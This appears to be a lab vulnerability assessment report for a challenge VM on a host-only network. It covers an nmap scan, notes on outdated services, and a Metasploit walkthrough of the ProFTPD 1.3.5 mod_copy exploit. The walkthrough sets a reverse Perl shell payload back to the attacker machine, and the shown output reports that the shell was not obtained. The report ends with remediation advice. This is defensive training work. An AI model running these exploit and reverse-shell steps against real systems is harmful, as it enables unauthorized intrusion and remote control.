

Vulnerability Assessment Report

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•Challenge Information

VM Setup: Vulnerable VM imported in VirtualBox (Host-only Network)

Attacker Machine: Kali Linux

IP: 192.168.56.102

Target Machine: Challenge VM

IP: 192.168.56.101

Tools Used:

Nmap

Metasploit Framework

1. Enumeration

1.1 . nmap scan

Command

Bash

```
sudo nmap -p- 192.168.56.101 -oN full_ports.txt
```

Findings:

PORT	STATE	SERVICE
------	-------	---------

21/tcp	open	ftp
--------	------	-----

22/tcp	open	ssh
--------	------	-----

80/tcp	open	http
--------	------	------

445/tcp	open	microsoft-ds
---------	------	--------------

631/tcp	open	ipp
---------	------	-----

3000/tcp	closed	ppp
----------	--------	-----


3306/tcp	open	mysql
----------	------	-------

3500/tcp	open	rtmp-port
----------	------	-----------

6697/tcp	open	ircs-u
----------	------	--------

8080/tcp	open	http-proxy
----------	------	------------

8181/tcp	closed	intermapper
----------	--------	-------------



```
kali@kali: ~  
File Actions Edit View Help  
MAC Address: 08:00:27:57:EF:99 (PCS Systemtechnik/Oracle VirtualBox virtual N  
IC)  
Nmap done: 1 IP address (1 host up) scanned in 34.08 seconds  
  
(kali@kali)-[~]  
$ sudo nmap -p- 192.168.56.101 -oN full_ports.txt  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-28 08:52 EDT  
Nmap scan report for 192.168.56.101  
Host is up (0.0020s latency).  
Not shown: 65524 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
445/tcp   open  microsoft-ds  
631/tcp   open  ipp  
3000/tcp  closed ppp  
3306/tcp  open  mysql  
3500/tcp  open  rtmp-port  
6697/tcp  open  ircs-u  
8080/tcp  open  http-proxy  
8181/tcp  closed intermapper  
MAC Address: 08:00:27:D3:47:73 (PCS Systemtechnik/Oracle VirtualBox virtual N  
IC)  
Nmap done: 1 IP address (1 host up) scanned in 144.30 seconds
```

1.2 Vulnerability Notes

FTP (21 – ProFTPD 1.3.5): Weak/default credentials; mod_copy RCE possible.

SSH (22 – OpenSSH 6.6.1p1): Old version; may have security flaws.

HTTP (80 – Apache 2.4.7): Directory listing enabled; /chat/, /drupal/, /phpmyadmin/, /payroll_app.php accessible.

SMB (445 – Samba 4.3.11): Guest access enabled; message signing disabled → MITM risk.

CUPS (631 – CUPS 1.7): PUT method enabled → file upload risk.

MySQL (3306): Open but requires credentials; weak/default passwords risky.

WEBrick (3500 – Ruby on Rails 2.3.8): Outdated web app; possible vulnerabilities.

IRC (6697 – UnrealIRCd): Possible misconfigurations.

Jetty (8080 – Jetty 8.1.7): Outdated server; potential web exploits.

2. Exploitation

2.1 Vulnerability Search

To Identify available exploits for the target service (ProFTPD 1.3.5).

Command

Bash

searchsploit ProFTPD 1.3.5

Findings:

Exploit Title	Path
ProFTPD 1.3.5 - 'mod_copy' Command Execution	linux/remote/37262.rb
ProFTPD 1.3.5 - 'mod_copy' Remote Command	linux/remote/36803.py
ProFTPD 1.3.5 - 'mod_copy' Remote Command	linux/remote/49908.py
ProFTPD 1.3.5 - File Copy	linux/remote/36742.txt

```
(kali@kali)-[~]
$ searchsploit ProFTPD 1.3.5
```

Exploit Title	Path
ProFTPD 1.3.5 - 'mod_copy' Command Executi	linux/remote/37262.rb
ProFTPD 1.3.5 - 'mod_copy' Remote Command	linux/remote/36803.py
ProFTPD 1.3.5 - 'mod_copy' Remote Command	linux/remote/49908.py
ProFTPD 1.3.5 - File Copy	linux/remote/36742.txt

```
Shellcodes: No Results
```

2.2 Exploitation Overview

2.2.1. Starting Metasploit

Bash

msfconsole

```
kali@kali: ~
File Actions Edit View Help

      =[ metasploit v6.4.64-dev ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ProFTPD 1.3.5

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check
-  -
0  exploit/unix/ftp/proftpd_modcopy_exec  2015-04-22      excellent Yes
ProFTPD 1.3.5 Mod_Copy Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_modcopy_exec
```

2.2.2. Search and select the ProFTPD module

Bash

search ProFTPD 1.3.5

use 0

show options

```
kali@kali: ~  
File Actions Edit View Help  
msf6 > use 0  
[*] No payload configured, defaulting to cmd/unix/reverse_netcat  
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options  
Module options (exploit/unix/ftp/proftpd_modcopy_exec):  


| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST     |                 | no       | The local client address                                                                                                                                                                            |
| CPORT     |                 | no       | The local client port                                                                                                                                                                               |
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                                                                                                                        |
| RHOSTS    |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 80              | yes      | HTTP port (TCP)                                                                                                                                                                                     |
| RPORT_FTP | 21              | yes      | FTP port                                                                                                                                                                                            |
| SITEPATH  | /var/www        | yes      | Absolute writable website path                                                                                                                                                                      |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                                                                                                                          |
| TARGETURI | /               | yes      | Base path to the website                                                                                                                                                                            |
| TMPPATH   | /tmp            | yes      | Absolute writable path                                                                                                                                                                              |
| VHOST     |                 | no       | HTTP server virtual host                                                                                                                                                                            |

  
Payload options (cmd/unix/reverse_netcat):
```

2.2.3. Show module options and configure the target

Bash

```
set RHOSTS 192.168.56.101  
set RPORT_FTP 21  
set SITEPATH /tmp  
set PAYLOAD cmd/unix/reverse_perl  
set LHOST 192.168.56.102  
set LPORT 4444
```

2.2.4. Run the exploit

Bash

```
exploit
```

2.2.5. Result:

```
[*] Started reverse TCP handler on 192.168.56.102:4444  
[*] 192.168.56.101:21 - Connected to FTP server  
[*] Sending copy commands to FTP server  
[*] Executing PHP payload /tmp/M4O86b.php
```

- [-] Exploit aborted due to failure: unknown
- [!] This exploit may require manual cleanup of '/tmp/M4O86b.php'
- [*] Exploit completed, but no session was created.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RPORT_FTP 21
RPORT_FTP => 21
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set PAYLOAD cmd/unix/reverse_perl
PAYLOAD => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LPORT 4444
LPORT => 4444
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:21 - 192.168.56.101:21 - Connected to FTP server
[*] 192.168.56.101:21 - 192.168.56.101:21 - Sending copy commands to FTP server
[*] 192.168.56.101:21 - Executing PHP payload /eNJeD.php
[-] 192.168.56.101:21 - Exploit aborted due to failure: unknown: 192.168.56.101:21 - Failure executing payload
[!] 192.168.56.101:21 - This exploit may require manual cleanup of '/var/www/html/eNJeD.php' on the target
[*] Exploit completed, but no session was created.
```

3. Observations

- The exploit uploaded the payload successfully to /tmp, but execution failed.
- No shell session was obtained.
- /tmp is writable, but PHP execution is restricted, preventing automatic shell creation.
- This confirms the system is vulnerable to ProFTPD mod_copy, even though the Metasploit payload did not succeed

4.Recommendations

- Update ProFTPD to a version > 1.3.5 or disable mod_copy.
- Restrict writable directories and enforce proper permissions.
- Consider manual payload execution in a web-accessible, writable directory for controlled testing.